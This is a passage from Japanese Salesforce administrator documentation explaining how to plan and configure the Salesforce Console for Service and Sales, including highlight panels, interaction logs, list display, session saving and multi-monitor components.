コンソールはアプリケーションであり、タブのグループで構成されます。タブはアプリケーション機能を提供する 1 つの単位です。Salesforce では、セールスやコールセンターなどの標準アプリケーションを提供しています。ユーザが Force.com アプリケーションメニューから選択するカスタムアプリケーションとしてコンソールを作成します。会社に Salesforce でのアプリケーション作成に習熟しているユーザがいる場合は、そのユーザにコンソールアプリケーションの実装を依頼します。「Salesforce コンソールアプリケーションの設定」(ページ 4847)を参照してください。

ユーザがコンソールのナビゲーションタブからどの項目にアクセスできるようにしますか?

ナビゲーションタブは、Force.com アプリケーションメニューからユーザがコンソールを選択すると表示されます。このタブから、ユーザはケース、取引先、取引先責任者などのオブジェクトを選択し、そのオブジェクトのホームページを表示できます。ナビゲーションタブがビジネスプロセスの中心として機能するようにオブジェクトを追加することをお勧めします。たとえば、サポートエージェントのビジネスプロセスの中心は、多くの場合ケースであるため、エージェントがナビゲーションタブからケースを使用できるようにします。「Salesforce コンソールアプリケーションの設定」(ページ 4847)を参照してください。

主タブまたはサブタブ以外からレコードが選択された場合、そのレコードをコンソールにどう表示しますか?

コンソールには、すべてのレコードがタブとして表示されるため、ユーザは 1 つの画面でレコードをすばやく検索、更新、および作成できます。主タブには、取引先など、作業する主な項目が表示されます。サブタブには、取引先のケースや取引先責任者など、関連レコードが表示されます。ユーザがリストビューや検索結果からケースを選択した場合など、主タブまたはサブタブ以外でレコードが選択されたときに、レコードをどう表示するかを選択できます。「Salesforce コンソールアプリケーションの設定」(ページ 4847)を参照してください。

レコードのどの項目を強調表示しますか?

コンソールには、各レコードで最も重要な項目を表示する強調表示パネルが含まれています。強調表示パネルでは、ユーザはボタンのクリックやページのスクロールダウンなしで重要な情報を確認できます。最も役に立つ情報が強調表示されるようにコンソールを設定するため、ユーザと協力して、ケース、取引先、取引先責任者などのレコードで最も重要な項目を決定することをお勧めします。「Salesforce コンソールでの強調表示パネルの設定」(ページ 4851)を参照してください。

ユーザが相互関係ログを使用してメモをレコードに追加できるようにしますか?

相互関係ログでは、Salesforce コンソールユーザは主タブに表示されるレコードに関するメモを作成できます。複数の相互関係ログを作成したり、相互関係ログをカスタマイズして、他のユーザが更新できるよう、特定の ToDo 項目に表示したりできます。ユーザがレコードやレコードの更新された ToDo 項目に直接メモを追加する必要があるかどうかを判断します。たとえば、コンソールを使用してレコードをすばやく検索して確認するユーザもいれば、レコード情報の追加や更新を行うユーザもいます。前者がビジネスニーズに合う場合、相互関係ログは設定しないでください。また、ユーザがレコードにメモを追加することが重要ではない場合、相互関係ログを設定しなければ画面領域を節約できます。「Salesforce コンソールの相互関係ログの設定」(ページ 4853)を参照してください。

相互関係ログを特定のユーザプロファイルまたはすべてのユーザのどちらに割り当てますか?

相互関係ログを使用してレコードにメモを追加しないユーザもいるため、特定のユーザプロファイルに相互関係ログを割り当てることができます。「相互関係ログの割り当て」(ページ 4854)を参照してください。

コンソールにリストをどう表示しますか?

リストビューを使用すると、ユーザにはクローズしたケースや新規取引先など特定のレコードのセットが表示されます。画面左側、画面上部、全画面など、各コンソールにリストビューが表示される方法を選択できます。ユーザがリストをどう表示したいか、また、ユーザにとって最も生産的な特定のリスト表示形式があるかどうかを確認することをお勧めします。「Salesforce コンソールでのリストの表示方法の選択」(ページ 4855)を参照してください。

コンソールユーザが Salesforce 以外のドメインにアクセスできるようにしますか?

ユーザがコンソール内からアクセスするドメインがあるかどうかを判別します。たとえば、ユーザが `www.google.com` にアクセスできると便利な場合や、ビジネスプロセスでユーザがサードパーティのシステムにアクセスしないと作業を完了できない場合などがあります。「Salesforce コンソールのホワイトリストのドメイン」(ページ 4860)を参照してください。

コンソールユーザが作業中のリストまたはレコードが変更されたら、自動的にビジュアルインジケータをユーザに表示しますか?

転送通知とは、コンソールのリストおよび詳細ページにあるビジュアルインジケータであり、ユーザのセッション中にレコードまたは項目が変更されると表示されます。たとえば、2つのサポートエージェントが同じケースで作業している場合に一方のエージェントが [優先度] を変更すると、もう一方のエージェントに転送通知が表示されるため、そのエージェントは変更を認識でき、同じ作業を行わなくて済みます。転送通知を作成する前に、頻繁に変更されるオブジェクトと項目を判別し、それらの項目を転送通知に追加してユーザに役立つようにすることをお勧めします。「Salesforce コンソールでの転送通知の設定」(ページ 4861)を参照してください。

キーボードショートカットをコンソールに追加しますか?

キーボードショートカットにより、ユーザはマウスを使用せずにキーの組み合わせを押してアクションを実行できます。キーボードショートカットを使用して、コンソールをより効率的に機能させることができます。たとえば、キーボードショートカットを作成することで、ユーザはケースの詳細を入力した後、マウスを使用して[保存]をクリックする代わりに、Ctrl+S キーを押せばすみます。ショートカットを作成する前に、キーコマンドで効率化が可能な、頻繁に実行されるユーザアクションやアクションの組み合わせがあるかどうかを判別することをお勧めします。「Salesforce コンソールのキーボードショートカットのカスタマイズ」(ページ 4859)を参照してください。

ユーザがコンソールから電話を受けたり、電話をかけたりできるようにしますか?

Salesforce をサードパーティのコンピュータテレフォニーインテグレーション (CTI) システムと統合できます。または、開発者が Open CTI を使用して Salesforce の通話制御ツールを作成することもできます。どちらのコールセンターアプローチもコンソールで使用でき、ユーザが電話の着信や発信に使用できるソフトフォンが提供されます。コールセンターユーザは、バージョン 3.0 または 4.0 の CTI Toolkit で作成された CTI アダプタを使用しているか、Open CTI で作成されたコールセンターを使用している場合にのみ、Salesforce コンソールでソフトフォンを使用できます。オンラインヘルプで「コールセンターの設定」および「Salesforce Open CTI」を参照してください。

ユーザセッションを自動的に保存して、ユーザがログインするたびに前回中断した作業を継続できるようにしますか?

ユーザセッションが自動的に保存され、ユーザはブラウザを閉じたり、Salesforce からログアウトしたりしても、開いていたタブ、コンソールコンポーネント、画面サイズのカスタマイズを引き続き使用できます。この機能は無効にできます。「Salesforce コンソールのユーザセッションの保存」(ページ 4856)を参照してください。

コンポーネントをコンソールのフッターに追加して、ユーザが最近表示または編集した 10 個のタブにすばやくアクセスできるようにしますか?

コンソールが設定されている場合、履歴コンポーネントをフッターに追加すると、ユーザが Salesforce を検索しなくても、最近使用した主タブやブックマークにすばやくアクセスできます。「Salesforce コンソールでの履歴コンポーネントの有効化」(ページ 4857)を参照してください。

関連する知識ベースの記事をコンソールのケースの横に自動的に表示しますか?

Salesforce ナレッジが設定されたら、ケースに対応しているユーザに関連ナレッジ記事を自動的に表示し、ケースをすばやくクローズできるよう、ナレッジサイドバーをオンにすることができます。オンラインヘルプの「Salesforce コンソールでのナレッジの有効化」(ページ 4864)と「知識ベースの構築」を参照してください。

コンソールユーザがテキストのみのライブチャットを使用して顧客または Web サイトの訪問者とリアルタイムでつながるようにしますか?

Live Agent が設定されている場合、コンソールに追加するとユーザは顧客データを表示しながら顧客とチャットできます。詳細は、オンラインヘルプの「Salesforce コンソールへの Live Agent の追加」および「Live Agent の設定」を参照してください。

コンソールをカスタマイズ、拡張、または他のシステムと統合しますか?

Salesforce コンソールをカスタマイズ、拡張、または他のシステムと統合するコンポーネントを作成します。たとえば、ユーザが特定のページを表示したらサードパーティのアプリケーションまたはコンテンツを表示するコンポーネントを作成できます。詳細は、オンラインヘルプの「コンソールコンポーネント」(ページ 4886)および「Visualforce」を参照してください。

関連トピック:

Salesforce コンソールの実装のヒント
Salesforce コンソールを設定する準備

ローンチパッドテンプレートを使用した Service Cloud 機能の設定

わずか数回のクリックで Service Cloud の機能をテストしてリリースします。この一連のテンプレートによって、時間を節約できるコンソール設定、サービス組織に不可欠なレポートおよびダッシュボードなど、Service Cloud で人気の高いいくつかの機能を設定できます。

テンプレートを使用するには、[設定] から、[クイック検索] ボックスに [ローンチパッド] と入力します。

ヒント: 本番環境に影響を与えることなく新機能を確認するために、Sandbox 環境でローンチパッドを試してみることをお勧めします。

IE バージョン 9 以前では、ローンチパッドテンプレートがサポートされていません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Console for Service の設定

コンソールアプリケーションを作成してカスタマイズし、Service Cloud ユーザ機能ライセンスをユーザに割り当てます。

1. すべてのオブジェクトの強調表示パネルをカスタマイズして有効化します。
2. コンソールアプリケーションを作成して、ユーザプロファイルに割り当てます。
3. 必要に応じて、サポートエージェント用に次の操作を実行します。
   - コンソールにブランドを設定する。
   - 固定表示リストの表示方法を選択する。
   - ドメインをホワイトリストに追加する。
   - 転送通知をカスタマイズする。
   - キーボードショートカットをカスタマイズする。
   - ナレッジサイドバーを有効化する。
   - 相互関係ログを設定してユーザプロファイルに割り当てる。
   - Live Agent (サービス用コンソールでのみ使用可能) を有効化する。

     メモ: Live Agent の実装を設定してからコンソールに追加します。Live Agent を既存のコンソールに追加する場合、コンソールをテストしてからエージェントにリリースします。サイドバーコンポーネントが期待どおりに表示されることを確認してください。
4. ユーザに Service Cloud ユーザ機能ライセンスを割り当てます。

ヒント: 上級 Salesforce システム管理者または開発者は、コンソールコンポーネントを作成することや、コードに Salesforce コンソールインテグレーションツールキットという API を使用して、サードパーティインテグレーションを追加したり、コンソールのカスタマイズを高いレベルに引き上げたりすることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Console for Service を設定する
- 「アプリケーションのカスタマイズ」

および

「Service Cloud ユーザ」

関連トピック:

Salesforce コンソールの実装のヒント
Salesforce コンソールを設定する準備
Salesforce コンソールの設定可能な機能

Service Cloud 機能ライセンスのユーザへの割り当て

Service Cloud ユーザ機能ライセンスは、Salesforce コンソールなどの Salesforce の追加機能をユーザに与えます。

ユーザにライセンスを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. [Service Cloud ユーザ] を選択します。
4. [保存] をクリックします。

関連トピック:

Salesforce Console for Service の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザに Service Cloud ユーザ機能ライセンスを割り当てる
- 「内部ユーザの管理」

Salesforce Console for Sales の設定

コンソールを初めて有効化する場合は、Salesforce に連絡し、ユーザに適切な権限セットライセンスとユーザ権限を割り当てます。

1. Salesforce に連絡して Salesforce 組織のセールス用コンソールを有効化します。
2. すべてのオブジェクトの強調表示パネルをカスタマイズして有効化します。
3. 「セールスコンソールユーザ」権限セットライセンスをユーザに割り当てます。
4. 権限セットで「セールスコンソール」権限を有効化します。
5. ユーザを権限セットに割り当てます。「セールスコンソール」権限を含む権限セットには、「セールスコンソールユーザ」権限セットライセンスのあるユーザのみを割り当てることができます。
6. 必要に応じて、営業担当者用に次の操作を実行します。
   - コンソールにブランドを設定する。
   - 固定表示リストの表示方法を選択する。
   - ドメインをホワイトリストに追加する。
   - 転送通知をカスタマイズする。
   - キーボードショートカットをカスタマイズする。
   - ナレッジサイドバーを有効化する。
   - 相互関係ログを設定してユーザプロファイルに割り当てる。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットライセンスを割り当てる
- 「内部ユーザの管理」

Salesforce Console for Sales を作成する
- 「アプリケーションのカスタマイズ」

  および

  「セールスコンソール」

7. コンソールアプリケーションを作成して、ユーザプロファイルに割り当てます。

ヒント: 上級 Salesforce システム管理者または開発者は、コンソールコンポーネントを作成することや、コードに Salesforce コンソールインテグレーションツールキットという API を使用して、サードパーティインテグレーションを追加したり、コンソールのカスタマイズを高いレベルに引き上げたりすることができます。

関連トピック:

- Salesforce コンソールの「セールスコンソール」ユーザ権限の有効化
- Salesforce コンソールの実装のヒント
- Salesforce コンソールを設定する準備
- Salesforce コンソールの設定可能な機能

Salesforce コンソールの「セールスコンソール」ユーザ権限の有効化

ユーザに Salesforce Console for Sales のライセンスが供与されたら、「セールスコンソール」権限を権限セットに追加します。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを作成します。権限セットを作成するときに、ユーザライセンスの種類に [なし] を選択します 別の種類のライセンスが選択されている場合は、この権限セットに「セールスコンソール」ユーザ権限を追加できません。
3. [権限セット] ページで、[アプリケーション権限] をクリックします。
4. 「セールスコンソール」権限を選択して、[保存] をクリックします。

関連トピック:

- Salesforce Console for Sales の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを作成する
- 「ユーザの管理」

Salesforce コンソールアプリケーションの設定

コンソールを作成するには、システム管理者がコンソールアプリケーションを作成する必要があります。

段階的な手順(「セールスコンソール」ユーザ権限または Service Cloud ユーザライセンスが必要です)

各コンソールは、Force.com アプリケーションメニューからユーザが選択するカスタムアプリケーションです。作成できるコンソールアプリケーションの数は、Salesforce 組織のカスタムアプリケーションの制限によって異なります。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して [次へ] をクリックします。
2. [新規] をクリックして [コンソール] を選択し、[次へ] をクリックします。必要に応じて既存のコンソールをコピーするには、コンソールの詳細ページで [コピー] をクリックします。コピーしたコンソールを保存した後に、コピーした転送通知またはキーボードショートカットを更新できます。
3. アプリケーションの表示ラベルを入力し、[次へ] をクリックします。表示ラベルは、スペースを含めて最大 40 文字まで指定できます。この表示ラベルは、Force.com アプリケーションメニューに表示されるアプリケーションの名前です。
4. 必要に応じて、カスタムロゴを追加します。[画像を挿入] をクリックし、ドキュメントライブラリからファイル画像を選択して、[次へ] をクリックします。
5. ナビゲーションタブに含める項目を選択し、[次へ] をクリックします。売上予測、アイデア、アンサー、接続、ポータル、コンソール、活動 (ToDo と行動)、アプリケーションランチャー、組織をカスタマイズするボタンは、ナビゲーションタブに追加できません。タブ表示設定、および [各ユーザの「マイディスプレイのカスタマイズ」に変更を反映させる] 設定はナビゲーションタブに適用されません。たとえば、ユーザプロファイルで [取引先] が [タブを隠す] になっている場合でも、ナビゲーションタブから [取引先] にアクセスできます。
6. 主タブまたはサブタブから選択されていない項目の表示方法を選択し、[次へ] をクリックします。たとえば、リストビュー、検索結果、または画面ポップから選択されたときに、ケースを親レコードの主タブとサブタブのどちらとして表示するかを選択します。次の項目のいずれかをクリックします。
   - [主タブとして] をクリックすると、オブジェクトのレコードは主タブとして表示されます。
   - [次のサブタブとして] をクリックすると、オブジェクトのレコードはサブタブとして表示されます。ドロップダウンリストから、サブタブを表示する親レコードを選択します。たとえば、ケースを取引先責任者のサブタブとして表示するには、[ケース] 行で [取引先責任者名] (取引先責任者) を選択します。親レコードが適用されない場合は、サブタブが主タブとして表示されます。たとえば、キャンペーンをリードのサブタブとしても、リードがキャンペーンに属していない場合は、そのキャンペーンは主タブとして表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

および

「Service Cloud ユーザ」または「セールスコンソール」

7. 必要に応じて、組織に Service Cloud と Live Agent がある場合は、［このアプリケーションに Live Agent を含める］を選択し、[次へ] をクリックします。コンソールに Live Agent のチャットワークスペースを含めるように選択した場合は、次の指定ができます。
   - チャットセッションのサブタブとして開くレコードまたはページを選択する。
   - ［Live Agent に Salesforce ナレッジの推奨記事を含める］を選択して、チャットワークスペースに記事ツールを表示する。
8. Salesforce コンソールを、次のように、ユーザプロファイルに割り当てます。
   a. アプリケーションを使用できるようにするユーザプロファイルを選択するには、［参照可能］チェックボックスをオンにします。
   b. アプリケーションをそのプロファイルのデフォルトアプリケーションとして設定するには、［デフォルト］ボックスをオンにします。つまり、そのプロファイルを持つ新規ユーザの初回ログイン時にこのアプリケーションが表示されます。制限のあるプロファイルは、このリストには含まれません。
9. [保存] をクリックします。

ヒント: コンソールへの設定変更を確認するには、ブラウザを更新します。

関連トピック:

Salesforce Console for Service の設定

Salesforce Console for Sales の設定

Salesforce コンソールのブランド設定

Salesforce コンソールの構成

Salesforce コンソールの設定可能な機能

システム管理者は、コンソールのほとんどの機能を有効化し、データの表示方法と操作方法を設定する必要があります。

機能	自動的に有効化	Console for Sales で使用可能	Console for Service で使用可能
強調表示パネル		✓	✓
コンソールのブランド設定		✓	✓
固定表示リスト	✓	✓	✓
ユーザセッションを保存	✓	✓	✓
ブックマークおよび最近のタブ	✓	✓	✓
キーボードショートカット	✓	✓	✓
マルチモニターコンポーネント	✓	✓	✓
コンソールコンポーネント		✓	✓
ホワイトリストのドメイン		✓	✓
転送通知		✓	✓
反応型リスト		✓	✓
相互関係ログ		✓	✓
ソフトフォンインテグレーション		✓	✓
ナレッジサイドバー		✓	✓
Knowledge One フッター		✓	✓

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Console for Service を設定する
- 「アプリケーションのカスタマイズ」

Salesforce Console for Sales をカスタマイズする
- 「アプリケーションのカスタマイズ」

および

「セールスコンソールユーザ」

Live Agent	✔

関連トピック:

Salesforce コンソール

強調表示パネル

Salesforce コンソールの強調表示パネルの有効化

強調表示パネルをコンソールに表示するには、有効化する必要があります。

1. ページレイアウトを編集して、[レイアウトのプロパティ]をクリックします。
2. ［強調表示パネル］をオンにして、[OK] をクリックします。
3. [保存] をクリックします。

関連トピック:

Salesforce Console for Service の設定

Salesforce Console for Sales の設定

Salesforce コンソールでの強調表示パネルの設定

強調表示パネルの項目と形式

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

  および

  「Service Cloud ユーザ」または「セールスコンソール」

ページレイアウトを参照する
- 「設定・定義を参照する」

Salesforce コンソールでの強調表示パネルの設定

強調表示パネルは、最大 4 列のカスタマイズ可能なテーブルで、コンソールの各主タブの上部にあります。コンソールユーザは主要情報を一目で確認できます。

強調表示パネルを編集するには、任意のページレイアウトのパネルの上にマウスポインタを置き、 をクリックするか、パネルをダブルクリックします。項目を追加または変更するには、該当する列をクリックし、［最上位項目］および［最下位項目］リストから項目を選択します。追加する項目が表示されない場合は、最初に項目を詳細ページレイアウトに追加する必要があります。項目は各強調表示パネルに 1 回表示できます。すでに使用中の項目は、項目選択リストでグレー表示されます。各強調表示パネルでは、リッチテキストエリア (RTA) 項目、カスタムロングテキストエリア項目、トランスクリプトオブジェクトがサポートされません。

項目を削除するには、該当する列をクリックして、項目リストから[-なし-]をクリックします。列を追加するには、[列を追加]をクリックします。列を削除するには、列の上にマウスポインタを置いて、 をクリックします。

強調表示パネルの変更を保存するには、[強調表示パネルのプロパティ]ダイアログボックスで [OK] をクリックします。ページレイアウトの編集が終了したら、[保存]をクリックします。強調表示パネルをコンソールに表示するには、有効化する必要があります。

重要: [保存]をクリックする前にページレイアウトから移動すると、強調表示パネルの変更が失われます。

関連トピック:

Salesforce コンソールの強調表示パネルの有効化

強調表示パネルの項目と形式

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする

- 「アプリケーションのカスタマイズ」

  および

  「Service Cloud ユーザ」または「セールスコンソール」

ページレイアウトを参照する

- 「設定・定義を参照する」

強調表示パネルの項目と形式

Salesforce コンソールの強調表示パネルを設定する前に、形式に関する次のルールを確認します。

強調表示パネルには、すでにページレイアウトに追加されている標準項目またはカスタム項目を含めることができます。パネルごとに、項目を1列以上4列以内表示できます。各列の上部または下部に1つまたは2つの項目を設定します。

ユーザが強調表示パネルを表示すると、上部の項目は太字で、下部項目よりも大きなフォントで表示されます。ユーザには参照する権限のある項目のみが表示され、他の項目は空白になります。列のどちらの項目も空白のときは、列が空白になります。

関連トピック:

- Salesforce コンソールでの強調表示パネルの設定
- Salesforce コンソールの強調表示パネルの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする

- 「アプリケーションのカスタマイズ」

  および

  「Service Cloud ユーザ」または「セールスコンソール」

ページレイアウトを参照する

- 「設定・定義を参照する」

相互関係ログ

相互関係ログの有効化

相互関係ログを表示するには、さまざまなユーザプロファイルに割り当てられているページレイアウトの相互関係ログを有効化する必要があります。

1. ページレイアウトを編集して、[レイアウトのプロパティ]をクリックします。
2. ［相互関係ログ］をオンにして、[OK] をクリックします。
3. [保存] をクリックします。

メモ: 相互関係ログの有効化または無効化を切り替える場合、レコードを閉じてからもう一度開き、変更を表示する必要があります。

関連トピック:

- Salesforce コンソールの相互関係ログの設定
- 相互関係ログの割り当て
- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

相互関係ログを有効化する
- 「アプリケーションのカスタマイズ」

Salesforce コンソールの相互関係ログの設定

相互関係ログでは、Salesforce コンソールユーザは主タブに表示されるレコードに関するメモを作成できます。

たとえば、主タブにケースが表示される場合、ケースに関してユーザがメモできるように相互関係ログを表示することができます。複数の相互関係ログを作成したり、相互関係ログをカスタマイズして、他のユーザが更新できるよう、特定の ToDo 項目に表示したりできます。

1. [設定]から、［クイック検索］ボックスに「*相互関係ログのレイアウト*」と入力し、[相互関係ログのレイアウト] を選択します。
2. [新規] をクリックします。
3. 相互関係ログに名前を付けます。
4. 相互関係ログに追加する ToDo の項目を選択して、[追加]をクリックします。
   - * は、必須項目であることを示します。
   - 相互関係ログに追加できるのは、編集可能な ToDo 項目のみです。
   - ［ここにメモの内容を入力してください . . .］項目は、すべての相互関係ログに自動的に追加され、削除することはできません。
5. この相互関係ログをすべてのユーザのデフォルトにするには、［デフォルトレイアウトとしての設定］を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

相互関係ログを設定する
- 「アプリケーションのカスタマイズ」

デフォルトの相互関係ログは削除できません。まず、他の相互関係ログを組織のデフォルトとしてマークしてください。

6. [保存] をクリックします。

相互関係ログの設定またはカスタマイズを行った後、それをさまざまなユーザプロファイルに割り当て、有効化して表示できます。

ヒント: ToDo に対してカスタム項目を作成でき、その項目を相互関係ログに追加できます。たとえば、［通話者の意向］選択リスト (値は「怒り」、「中間」、「満足」) を作成できます。

関連トピック:

- 相互関係ログの有効化
- 相互関係ログの割り当て
- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

相互関係ログの割り当て

相互関係ログの設定またはカスタマイズを行った後、それをさまざまなユーザプロファイルに割り当てることができます。

1. [設定]から、［クイック検索］ボックスに「*相互関係ログのレイアウト*」と入力し、[相互関係ログのレイアウト] を選択します。
2. [ログレイアウトの割り当て] をクリックします。
3. 各ユーザプロファイルに割り当てる相互関係ログを選択します。
4. [保存] をクリックします。

メモ: ポータルユーザは Salesforce コンソールアプリケーションを使用できないため、相互関係ログをポータルユーザプロファイルに割り当てることはできません。

関連トピック:

- 相互関係ログの有効化
- Salesforce コンソールの相互関係ログの設定
- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

相互関係ログを割り当てる

- 「アプリケーションのカスタマイズ」

コンソールの設定

Salesforce コンソールでのリストの表示方法の選択

システム管理者は、リストがコンソールユーザにどう表示されるかを変更できます。

コンソールでは、次の 3 つのうちいずれかの方法でリストを表示できます。

リストタイプ	説明
全画面、非固定	ナビゲーションタブが選択されている場合に限り、リストが表示されます。リストからレコードを選択すると、そのレコードは新しいタブで開かれます。
上部に固定	リストがページの上部に固定され、常時表示されます。リストからレコードを選択すると、そのレコードはリストの下にある新しいタブで開かれます。
左に固定	リストがページの左側に固定され、常時表示されます。リストからレコードを選択すると、そのレコードはリストの右側にある新しいタブに表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リストを表示する
- 「アプリケーションのカスタマイズ」

リストを表示する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. リストの表示方法を選択します。固定表示リストを選択する場合は、デフォルトサイズをピクセル単位または画面領域に対するパーセントで指定します。
5. [保存] をクリックします。

関連トピック:

Salesforce コンソールの設定可能な機能

Salesforce コンソール

Salesforce コンソールのユーザセッションの保存

システム管理者はユーザセッションを保存して、ユーザがブラウザを閉じたり、Salesforce からログアウトした後で再度ログインしたときに、作業していた状態にすばやく戻れるようにすることができます。

コンソールが設定されている場合は、ユーザセッションが自動的に保存されるため、再度ログインしたときに、以前に開いていたコンソールタブ、カスタムコンソールコンポーネント、サイズ変更済みのサイドバーコンポーネント、開いた状態または閉じた状態の検索ヘッダー、および相互関係ログが表示されます。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. ユーザセッションが保存されない場合は、［ユーザセッションを保存］をクリックします。
5. [保存] をクリックします

メモ: コンソールは、ユーザがタブを閉じるまでブラウザの `sessionStorage` プロパティを使用してタブを保持します。ユーザが Salesforce からログアウトし、同じウィンドウを使用して再びログインすると、［ユーザセッションを保存］が無効になっている場合でも、前に開いていたタブが新しいセッションで再び開きます。

関連トピック:

- Salesforce コンソールの設定可能な機能
- Salesforce コンソール

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce コンソールのユーザセッションを保存する

- 「アプリケーションのカスタマイズ」

Salesforce コンソールでの履歴コンポーネントの有効化

コンソールが設定されている場合、履歴コンポーネントをフッターに追加すると、ユーザが Salesforce を検索しなくても、最近使用した主タブやブックマークにすばやくアクセスできます。

メモ: Summer '15 では、ユーザがタブを見つけて取得する操作を効率化するために、[最新のタブ] が [履歴] という名前に変更され、ブックマークが追加されました。これらの機能は、Internet Explorer® 7 および 8 では使用できません。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. Salesforce コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. ［コンソールコンポーネントを選択］で、履歴を［選択済みの項目］に追加します。
5. ［カスタムコンソールコンポーネントを揃える］で、コンポーネントをフッターの右または左のどちらに表示するかを選択します。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

履歴コンポーネントを有効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce コンソールの設定可能な機能

Salesforce コンソール

Salesforce コンソールのマルチモニターコンポーネントの有効化

コンソールが設定されている場合は、マルチモニターコンポーネントがオンになるため、コンソールの各部分を画面の作業しやすい別の領域に移動できます。

マルチモニターコンポーネントでは、ブラウザから主タブまたは Open CTI ソフトフォンをポップアウトし、複数のモニター間でドラッグできます。[履歴] コンポーネント、Live Agent チャット (フッターコンポーネント以外)、およびコンソールのフッターに含まれるコンソールコンポーネントも移動できます。

1. [設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. コンソールアプリケーションを選択します。
3. [編集] をクリックします。
4. マルチモニターコンポーネントがオフの場合は、［マルチモニターコンポーネントを有効化］をクリックします。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

マルチモニターコンポーネントを有効化する
- 「アプリケーションのカスタマイズ」

メモ: Salesforce からログアウトした場合、[設定] をクリックした場合、リンクをクリックしてコンソールから離れた場合、またはブラウザを更新したか閉じた場合、ポップアウトした項目は閉じて画面上の位置は失われます。

ヒント: コンポーネントをポップアウトするには、ブラウザの (1) ポップアップウィンドウを許可する設定、および (2) リンクを新しいウィンドウ (タブではなく) で開くようにする設定の更新が必要な場合があります。

関連トピック:

Salesforce コンソールの設定可能な機能

Salesforce コンソール

反応型リストを使用した Salesforce コンソールのリストビューの最適化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

反応型リストは動的にサイズ変更され、リストビューに最新のデザインを提供します。また、行のフロート表示によってレコードを開かずにプレビューできます (省略可能)。

ここでは、反応型リストを有効にする手順を説明します。

